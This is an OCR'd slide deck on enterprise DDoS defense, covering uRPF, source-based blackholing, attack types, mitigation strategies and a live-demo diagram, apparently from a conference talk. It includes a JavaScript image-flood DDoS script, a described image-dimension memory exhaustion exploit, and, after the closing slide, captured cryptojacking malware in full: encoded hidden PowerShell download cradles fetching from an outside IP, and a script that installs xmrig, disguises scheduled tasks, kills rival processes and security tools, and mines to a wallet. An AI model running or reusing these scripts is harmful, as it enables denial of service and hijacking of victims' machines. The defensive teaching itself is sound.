
 Are you going to support it for your customers?

Loose uRPF Check
(Unicast Reverse Path Forwarding)



Strict uRPF Check
(Unicast Reverse Path Forwarding)

Loose uRPF Check
(Unicast Reverse Path Forwarding)



Loose uRPF Check
(Unicast Reverse Path Forwarding)

Reacting with the Control Plane: S/RTBH: Triggered Source Drops

Dropping on destination is very important

– Dropping on source is often what we really need

 Reacting using source address provides some interesting options:

– Stop the attack without taking the destination offline

– Filter command and control servers

– Filter (contain) infected end stations

 Must be rapid and scalable

– Leverage pervasive BGP signaling again!

Source–Dropping Caution

Caution: you will drop all packets with that source and/or destination

- **Remember spoofing!**
  - Don't let the attacker spoof the true target and trick you into black holing it for them
  - Whitelist important sites which should never be blocked (i.e., root & TLD nameservers, etc.) via prefix-lists

Source–Based RTBH – S/RTBH

Advantages:
– No ACL update
– No change to the router's configuration
– Drops happen in the forwarding path
– Frequent changes when attacks are dynamic (for multiple attacks on multiple customers)

Limitations:
– Source detection and enumeration
– Attack termination detection (reporting)
– Resource utilization: finite resources
– Effects all traffic, on all triggered interfaces, regardless of actual intent

Challenges for Enterprise

ISP

ALL ISPs must do this.
Requires global trust.

Multi-vector Attack

Hybrid Attack, volum+ app attack

Difficulty of large-scale testing.

Traffic replay tools e.g tcpreplay they do not capture the changing nature of TCP's bandwidth demand, nor do larger delays result in a data transfer slowdown.

Difficult in base-lining


No system-benchmarks available (researchers cannot compare actual performance of their solutions to existing defenses;)

False+ve's

blackholing src/dst traffic (silent-results)

Know the Attacker

Crypto–Jacking



Crypto-jacking that reduces the productivity of servers and endpoints by enslaving their CPUs for the sake of mining cryptocurrencies.

SSL DDoS

Bursts of high traffic volumes which do not leave time for mitigation teams to get a grip, usage of encrypted traffic to overwhelm security solutions resource consumption

Headless Browsers

Headlessbrowser like selenium , phantomjs allow power CLI capabilities , which can use to program a DoS attack.

IoT bots

Infects IoT devices like home-routers, wifi- routers, home routers, digital video recorders

Enterprise Defense Against D/DoS

Software

Design flaw allowing one machine to disrupt a service running business critical apps HR portals, CRM etc

Enterprise D/DoS strategy

Infrastructure

Poor network security architecture for defense of critical services e.g DNS,LDAP,SSDP,FTP, SIP etc

Example : Software /Application weakness in Security services org(DoS)

hackerone

About:
HackerOne is a vulnerability coordination and bug bounty platform that connects businesses with penetration testers and cybersecurity researcher


DoS exploit:
Description:

The exploit is really simple. I have an image of 5kb, 260x260 pixels. In the image itself I exchange the 260x260 values with 0xfafa x 0xfafa (so 64250x64250 pixels). By loading the 'whole image' into memory, it tries to allocate 4128062500 pixels into memory, flooding the memory and causing DoS.

Cause:
Paperclip started resizing the uploaded image even before it validated whether the image's dimensions were too large

Source:
https://hackerone.com/reports/390

Example : Software /Application(DoS)



imageFlood.js

```
function imgflood() {
  var TARGET = 'victim-website.com/index.php?'
  var rand = Math.floor(Math.random() * 1000)
  var pic = new Image()
  pic.src = 'http://'+TARGET+rand+'=val'
}
setInterval(imgflood, 10)
```

Would HTTPS
prevent this DDoS?

Example : Vendor/OEM Software /Application(DoS)


Examples DoS bugs in 802.11b wireless standard

- **NAV (Network Allocation Vector):**
  - 15-bit field. Max value: 3276
  - Any node can reserve channel for NAV seconds
  - No one else should transmit during NAV period


    … but not followed by most 802.11b cards
- **De-authentication bug:**
  - Any node can send deauth packet to AP
  - Deauth packet unauthenticated

    ⇒ attacker can repeatedly deauth anyone

Example : Infrastructure DDoS Reflected CDN



Example: SSL/TLS handshake (Infrastructure)



Client Hello

Server Hello (pub-key)

RSA Encrypt

Client key exchange

Web Server

RSA Decrypt

RSA-encrypt speed ≈ 10 × RSA-decrypt speed

⇒ Single machine can bring down ten web servers

Similar problem with application DoS:
Send HTTP request for some large PDF file
Easy work for client, hard work for server

General mitigation Strategies For Enterprise

01. Challenge–based

GET-floods: First data packet must contain puzzle solution
SSL-handshake DoS:
Challenge C based on TLS session ID

02. CAPTCHAs

To avoid being fooled by Bot vs human actors, this work due to headless browser inability to do complete JS support

03. Patching system

Around 3000 cve reported nvd.nist.gov
7000+ on shodan.io

04. Separate and Distribute Assets

Use a Content Delivery Network (CDN) for all Content—to Distribute It

05. During @tt@ck

- Response Rate Limiter (RRL)
- Turn off log writes do not eat up resources when traffic accelerates during an attack

Recommendations

Software Design Concepts

- Cheap validation first:
- Graceful Degradation
- Prevent single point of failure
- Avoid highly CPU consuming operations
- Keep Queues short
- Prevent single point of failure
- Handle Exception
- Protect overflow and underflow
- Threading

Session


- Limit server side session time based on inactivity and a final timeout:
- Limit session bound information storage:

Input Validation


- Limit file upload size and extensions
- Limit total request size
- Prevent input based resource allocation
- Prevent input based function and threading interaction
- Input based puzzles
- Limit file upload size and extensions

Access Control

- Authentication as a means to expose functionality
- User lockout



Starter Kit for Enterprise DoS Posture



Measure, test, implement DoS defense measure

Enteprise Architecture

Integerate DoS impacts and resource to BCP/DRP Plan

BCP/DRP

Goverance

Risk assesment of critical service (DNS, NTP), ISP SLA agreements (inline,dedicated or clean pipes)


Baselining business traffic

Statistical profile of normal traffic (https, DNS)

Continious evaluation and mointoring

Continously mointor the effectiveness of DoS Program

LIVE DEMO



Palo-alto firewall
www
malicious GET
request https://WPServer/wp-
admin/load-scripts.php.?....
Attacker
ESXI
Modsec for virtual
patching
Alerts
volumetric
attack
network
traffic
stats
SOC/NOC
Team
Office building
inside
attacker

THANKS


Do you have any questions?

a.alii85@gmail.com
0092-331-5122412

https://www.linkedin.com/in/asad-ali-247639158/



Crypto-mining attempt



powershell.exe -NonI -W Hidden -NoP -Exec Bypass -Enc cABvAHcAZQByAHMAaABlAGwAbAAgAEkARQBYACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAOQAyAC4AOQA5AC4AMQA0ADIALgAyADMAMgA6ADgAMgAyADAALwAxAC4AcABzADEAJwApAA==

powershell IEX (New-Object Net.WebClient).DownloadString('http://192.99.142.232:8220/1.ps1')

asad

Crypto–mining attempt

"C:\Windows\System32\WINDOW~1\v1.0\powershell.exe" "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" IEX "$ne = $MyInvocation.MyCommand.Path $nurl = "http://192.99.142.232:8220/xmrig.exe" $noutput = "$env:TMP\yam1.exe" $vc = New-Object System.Net.WebClient $vc.DownloadFile($nurl,$noutput) copy $ne $HOME\SchTask.ps1 copy $env:TMP\yam1.exe $env:TMP\me.exe SchTasks.exe /Create /SC MINUTE /TN "Update service for Oracle productsb" /TR "PowerShell.exe -ExecutionPolicy bypass -windowstyle hidden -noexit -File $HOME\SchTask1.ps1" /MO 6 /F SchTasks.exe /Delete /TN "Update service for Oracle products" /F SchTasks.exe /Delete /TN "Update service for Oracle products5" /F SchTasks.exe /Delete /TN "Update service for Oracle products1" /F SchTasks.exe /Delete /TN "Update service for Oracle products2" /F SchTasks.exe /Delete /TN "Update service for Oracle products3" /F SchTasks.exe /Delete /TN "Update service for Oracle products4" /F SchTasks.exe /Delete /TN "Update service for Oracle products7" /F SchTasks.exe /Delete /TN "Update service for Oracle products8" /F SchTasks.exe /Delete /TN "Update service for Oracle products0" /F SchTasks.exe /Delete /TN "Update service for Oracle products9" /F SchTasks.exe /Delete /TN "Update service for Oracle productsa" /F while ($true) { if(!(Get-Process xe -ErrorAction SilentlyContinue)) { echo "Not running" cmd.exe /C taskkill /IM ddg.exe /f cmd.exe /C taskkill /IM yam1.exe /f cmd.exe /C taskkill /IM miner.exe /f cmd.exe /C taskkill /IM xmrig.exe /f cmd.exe /C taskkill /IM nscpucnminer32.exe /f cmd.exe /C taskkill /IM 1e.exe /f cmd.exe /C taskkill /IM iie.exe /f cmd.exe /C taskkill /IM 3.exe /f cmd.exe /C taskkill /IM iee.exe /f cmd.exe /C taskkill /IM ie.exe /f cmd.exe /C taskkill /IM je.exe /f cmd.exe /C taskkill /IM ie.exe /f cmd.exe /C taskkill /IM im360sd.exe /f cmd.exe /C taskkill /IM iexplorer.exe /f cmd.exe /C taskkill /IM imzhudongfangyu.exe /f cmd.exe /C taskkill /IM 360tray.exe /f cmd.exe /C taskkill /IM 360rp.exe /f cmd.exe /C taskkill /IM 360rps.exe /f cmd.exe /C taskkill /IM pe.exe /f cmd.exe /C $env:TMP\me.exe --donate-level=1 -k -a cryptonight -o stratum+tcp://monerohash.com:5555 -u 41e2vPcVux9NNeTfWe8TLK2UWxCXJvNyCQtNb69YEexdNs711jEaDRXWbwaVe4vUMveKAzAiA4j8xgUi29TpKXpm3zKTUXsad } else { echo "Running" } Start-Sleep 55 }